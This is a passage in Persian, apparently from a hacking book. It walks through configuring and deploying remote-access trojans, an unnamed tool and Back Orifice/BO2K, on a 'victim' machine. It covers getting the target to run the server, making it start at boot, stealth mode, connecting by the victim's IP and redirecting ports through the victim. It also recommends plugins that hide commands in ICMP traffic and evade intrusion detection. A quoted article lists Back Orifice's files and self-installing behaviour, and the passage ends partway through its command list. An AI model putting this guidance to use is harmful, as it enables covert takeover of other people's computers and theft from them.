
خوب بعد از انجام مراحل بالا میرسیم به پیکر بندی این برنامه !! هیچ پیکربندی خاص نداره توصیه میکنم یک کلمه عبور هم انتخاب کنید تا شخص دیگری به سوژه شما همین گونه متصل نشود و حتما کلمه عبور را بداند !! شماره پورت هم شماره بالا انتخاب کنید و دو تا تیک را هم بزنید !!



خوب حالا به پوشه خود برنامه بروید و فایل سرویس دهنده را که پیکربندی کردید برای طرف بفرستید تا خودش اجرا کند یا اینکه اگر دسترسی به خط فرمان ان دارید آنجا ان را اجرا کنید !! بعد از انجام این مرحله به برنامه بر گردید و از منوی Host گزینه New را مطابق شکل انتخاب کنید !!



بعد از ان در Destination و Host name/IP شماره IP قربانی را وارد کنید !! و نیز در قسمت TCP-Port نیز همان پورت که انتخاب کرده بودید را انتخاب کنید و فیلد کلمه عبور را هم هر چه قرار داده بودید قرار دهید . بعد از انجام این مراحل روی گزینه OK کلید کنید تا به ان متصل شوید !!



این تمام مراحل بود !! حال شما میتوانید کار های خودتان را که البته این برنامه به شما اختیار انجام ان را میدهد ، انجام دهید !!

**** دارم از خجالت آب میشوم !!! تو عمرم یک بارم از این برنامه استفاده نکردم ، برام ننگ دارد ، اصلا اینجا در باره این برنامه ها حرف بزن اما چه کنم ، میخواهم کتابم کامل باشه !!**


معرفی و آموزش Back Orifice

این ابزار من دوست دارم ، البته خود این ابزار مثل بقیه ابزار های از این دست امکانات زیادی ندارد اما چون به جهت ارایه پلاگین های (Plug-ins) بسیار عالی برای این ابزار واقعاً کارای آن توپ شده ، بازم میگم خود این ابزار زیاد حرفی برای گفتن ندارد اما پلاگین های ان بسیار به ان قدرت میبخشند دقیقا مثل Nessus که خود برنامه ان زیاد خوب نیست و بسیار کند است اما پلاگین های ان بسیار عالی است و به ان قدرت میبخشد !!

بیشتر این ابزار با نام BO2K میشناسند ، اگر خود برنامه را از نظر پایداری و امکانات با برنامه های مشابه مقایسه کنیم یقینا بهتر از تمام برنامه های مشابه است و بسیار قوی و پایدار است و عملکرد بهتری نیز دارد . این برنامه داری یک GUI است (شما میتواند اصل برنامه را تحت خط فرمان اجرا کنید) ، برای راه اندازی فایل سرویس دهنده ان باید از برنامه مخصوصی که تحت عنوان bo2kcfg در شاخه برنامه موجود است استفاده کنید ، بعد از اجرای ان برنامه شکل زیر را می بینید که شما روی دکمه next کلید میکنید !!

بعد از این شما باید یک سرور انتخاب کنید که معمولا همراه خود برنامه موجود هست !! به شکل توجه کنید !!!

حال در این مرحله شما باید نوع انتخاب اتصال خود را از بین دو پروتکل TCP و UDP بر اساس مقتضیات خود انتخاب کنید ، توصیه میکنم TCP را انتخاب بکنید !!




در مرحله چهارم شما یک شماره پورت برای سرویس دهنده انتخاب میکنید !! (یک پورت شماره بالا ما بین ۱ تا ۶۵۵۳۵ نه مثل عکس پایین اشتباه !!)


در مرحله پنجم ما نوع رمز نگاری اطلاعات رد بدل شده بین خودمان و قربانی را انتخاب میکنیم !! البته ما ماندیم چرا فقط همین یک انتخاب را در اختیار ما قرار میدهد البته XOR واقعاً ضعیف است اما بهتر از هیچی است !!

در مرحله ششم ما باید یک کلمه عبور برای دسترسی به سرویس دهنده مانند برنامه قبلی انتخاب نماییم .

خوب بعد از آنکه روی دکمه Next کلید کردید پنجره بعدی به شما میگوید که سرور (سرویس دهنده) مورد نظر آماده است و شما روی دکمه Finish کلید میکنید در این هنگام پنجره جدیدی باز شده و به شما امکانات اصلی تنظیم پلاگین ها را میدهد مطابق شکل زیر !!




در این پنجره با استفاده از کلید Open Server آن سروری را که در قسمت قبل ایجاد کردید انتخاب میکنید !!!!!! و بعد از ان به سراغ Option Variables رفته ؛ اصل پیکر بندی در این جا است مثلا به پوشه Stealth رفته و قسمت Run At Startup را از حالت غیر فعال (Disabled) به حالت فعال (Enabled) تغییر دهید و... {تمام گزینه ها را چک کنید تا دقیقا پیکر بندی مورد نیاز خود را بدست آورید }




یا مثلا فعال کردن حالت insidious mode و یا ..... در این پنجره دکمه به نام Insert وجود دارد که امکان نصب پلاگین ها یا حذف آنها را به شما میدهد . بعد از اعمال این گونه تغییر ها ما روی دکمه Save Server کلید کنید تا تغیرات ذخیره شود .


خوب حال خود برنامه سرویس گیرنده را اجرا میکنیم ، از منوی File گزینه New را انتخاب میکنیم و مشخصات سرویس دهنده همچون شماره IP و... آن را وارد میکنیم و بعد از ان در صفحه که باز میشود روی کلید Connect کلید میکنیم تا به قربانی متصل شویم . در این جا دستورات مورد نظر را از سمت راست برنامه انتخاب کرده و آنها را اجرا می کنیم و....



انتخاب دستورات و...



این برنامه امکانات خوبی دارد ، یکی از آنها ، ابزار تغییر مسیر ترافیک شبکه است به این معنی که ما ترافیک ورودی از روی یک پورت را به ترافیک پورت دیگر میفرستیم برای این کار از منوی TCP در قسمت لیست دستورات گزینه Map Port -> Other IP را انتخاب میکنیم ، مثل شکل :



همانگونه که ملاحظه میکنید با بهره گیری از این برنامه در سمت کلاینت قادریم تا پورت ۳۵۴۵ را بر روی ماشین میزبان این سرویس دهنده (قربانی) باز کرده و ترافیک عبوری از ان را به پورت شماره ۸۰ از سیستمی به آدرس ۱۲۷,۱,۲,۴۵ تغییر مسیر دهیم . با این کار هرگونه اتصالی با پورت شماره ۳۵۴۵ با سیستم قربانی به پورت شماره ۸۰ از سیستم به آدرس ۱۲۷,۱,۲,۴۵ هدایت خواهد شد و در ان سیستم (۱۲۷,۱,۲,۴۵) کاربر اصلی که تقاضای با او کرده را به اشتباه ماشین قربانی نمایش میدهد . (نمیدونم متوجه شدید یا نه) (بین شماره IP و شماره پورت یک : وجود دارد ، فراموش نکنید !!!!!!!!)

این ابزار گزینه های واقعاً مفید دارد که کمی کار با ان انجام بدهید به همه آنها پی خواهید برد . از پلاگین های مفید ابزار من میتوانم به BO SOCK32 اشاره کنم که با استفاده از این پلاگین شما میتوانید از طریق بسته های ICMP دستورات خود را ارسال و نتایج را دریافت کنید و کار بسیار محرمانه و مخفیانه میشود و دیگر هیچ پورتی باز نیست و سرویس دهنده به پورتی گوش نمیدهد ، از دیگر پلاگین ها میتوان به STCPIO اشاره کرد که تمام بسته ها را به صورت کاملا پیچیده رمز میکند و امکان فرار از دست IDS ها بسیار زیاد میشود .

حال به مقاله ای که یکی از دوستان در این باره نوشته اند توجه کنید »

Backorifice یک برنامه کاربردی سرویس دهنده / سرویس‌گیرنده است که به نرم‌افزار سرویس‌گیرنده اجازه نظارت، مدیریت و اجرای دیگر اعمال چندرسانه‌ایی و شبکه را بر روی ماشینی که در حال اجرای سرویس‌دهنده است، می‌دهد. برای ارتباط برقرارکردن با سرویس‌دهنده، متن و یا سرویس‌گیرنده gui می‌توانند بر روی هر ماشین ویندوز مایکروسافت به اجرا دربیایند. سرویس‌دهنده بطور متداول فقط در ویندوز ۹۵/۹۸ اجرا می‌شود.

Backorificeشامل ۶ فایل است:

- boserve.exe : سرویس‌دهنده Backorifice که بصورت خودکار نصب می‌شود .
- bogui.exe : سرویس‌گیرنده Backorifice, gui
- boclient.exe : سرویس‌گیرنده متن orifice Back
- boconfig.exe : ابزاری برای پیکربندیexename ، پورت، passwordو plugin پیش فرض برای یک .Boserver
- melt.exe : Decompressکردن فایلهای فشرده شده با فرمان File freeze.
- freez.exe : فشرده‌کردن فایلهایی که می‌توانند با فرمان Filemelt ، decompressشوند .

برای نصب سرویس دهنده، تنها لازم است که سرویس‌دهنده اجرا شود. زمانی که سرویس‌دهنده اجرا می‌گردد، سرویس‌دهنده خودش نصب و سپس حذف می‌شود. این مسئله برای محیطهای شبکه بسیار مفید است، زیرا سرویس‌دهنده می‌تواند به سادگی با کپی کردن فایل اجرایی سرویس‌دهنده در دایرکتوری Startup بر روی یک ماشین نصب گردد، بنابراین فایل اجرایی سرویس‌دهنده ابتدا نصب و سپس حذف خواهد شد. زمانی که سرویس‌دهنده بر روی یک ماشین نصب می‌گردد، با هر بار راه‌اندازی ماشین، سرویس‌دهنده نیز Start می‌شود.

برای ارتقاء بخشیدن بهrunning copy ، Backorificeاز راه دور، به سادگی نسخه جدید سرویس‌دهنده را به میزبان راه دور Uploadکنید، و برای اجرای آن از فرمان Process spawn استفاده نمایید. هنگام اجرا، سرویس‌دهنده بطور خودکار تمام برنامه‌های در حال اجرا را Kill می‌کند، خود را بر روی نسخه قدیمی نصب می‌نماید و خودش را از موقعیت نصب شده‌اش اجرا و exe به روزرسانی شده را حذف می‌کند.

قبل از نصب، برخی از امکانات سرویس‌دهنده می‌توانند پیکربندی شوندfilename .ایی که Backorifice خود نصب می‌کند، پورتی که سرویس‌دهنده منتظر شنیدن آن است وpassword ای که برای رمزگذاری بکار می‌رود، همگی می‌توانند با استفاده از boconf.exe، Utilityپیکربندی شوند. اگر سرویس‌دهنده پیکربندی نشود، در شنیدن پورت ۷۳۳۱۳کوتاهی می‌کند، برای رمزگذاری از password استفاده نمی‌نمایدpacket) ها هنوز رمزگذاری شده هستند) و خود را بصورت (Space dot exe) "exe. " نصب می‌کند.

سرویس‌گیرنده از طریقPacket های رمزگذاری شده UDP با سرویس‌دهنده ارتباط برقرار می‌کند. برای یک ارتباط موفق، لازم است سرویس‌گیرندهPacket ها را به همان پورتی که سرویس‌دهنده منتظر شنیدن آن است بفرستد و password سرویس‌گیرنده باید با passwordرمزگذاری که سرویس‌دهنده با آن پیکربندی شده، هماهنگ باشد.

پورتی که سرویس‌گیرندهPacket های خود را از آنجا می‌فرستد می‌تواند با استفاده از P Option- با هر دو سرویس‌گیرنده gui و متن Setشود. اگرPacket ها فیلتر شده باشند یا یک firewall در محل وجود داشته باشد، ممکن است لازم باشدpacket ها از یک پورت خاص فرستاده شوند که فیلتر شده و یا بلوکه شده نباشند. زمانی که ارتباط UDP بدون اتصال باشد، Packetها ممکن است در مسیر خود به سرویس‌دهنده و یاPacket های برگشتی در مسیر بازگشتشان به سرویس‌گیرنده بلوکه شوند.

عملیات با فرستادن فرمانهایی از سرویس‌گیرنده به یک آدرس خاص IP بر روی سرویس‌دهنده به اجرا درمی‌آیند. اگر ماشین سرویس‌دهنده روی یک آدرس ایسنا نباشد، می‌تواند با استفاده از فرمانهای Sweep یا Sweeplist از سرویس‌گیرنده متن یا از سرویس‌گیرنده gui با استفاده از dialog "ping..." و یا با قراردادن یک IP مقصد"*.1.2.3." ، مستقر گردد. اگر پاک شدن لیست Subnetها هنگام پاسخگویی ماشین سرویس‌دهنده صورت گیرد، سرویس‌گیرنده در دایرکتوری مشابه به عنوان لیست Subnet ظاهر می‌گردد و اولین خط از اولین فایل را که با نام فایل subnet یافته است نمایش می‌دهد.

فرمانهایی که بطور متداول در Backorifice اجرا می‌گردند در پایین لیست شده است. برخی از فرمانها بین سرویس‌گیرنده متن و guiمتفاوت است، اما تقریباً در تمام فرمانها گرامر یکی است. در سرویس‌گیرنده متن، با تایپ 'help' command اطلاعات بیشتری در مورد هریک از فرمانها به نمایش درخواهد آمد. زمانی که فرمانی از لیست "Command" انتخاب می‌شود، سرویس‌گیرنده gui برچسبی از دو پارامتر را برای توضیح هریک از ابعاد فرمان قرار می‌دهد. در صورتی که بخشی از اطلاعات موردنیاز از جانب فرمان ارائه نگردد، خطای "missing data" از طریق سرویس‌دهنده بازگردانده خواهد شد. فرمانهای Backorifice از این قرارند:

فرمان (gui/text)

App add / appadd

تکثیر یک برنامه کاربردی متنی بر روی پورت .TCP این کار به شما اجازه می‌دهد تا برنامه کاربردی متنی یا تحت dos (همچون Command.com)را از طریق یک بخش Telnet کنترل کنید .

App del / appdel

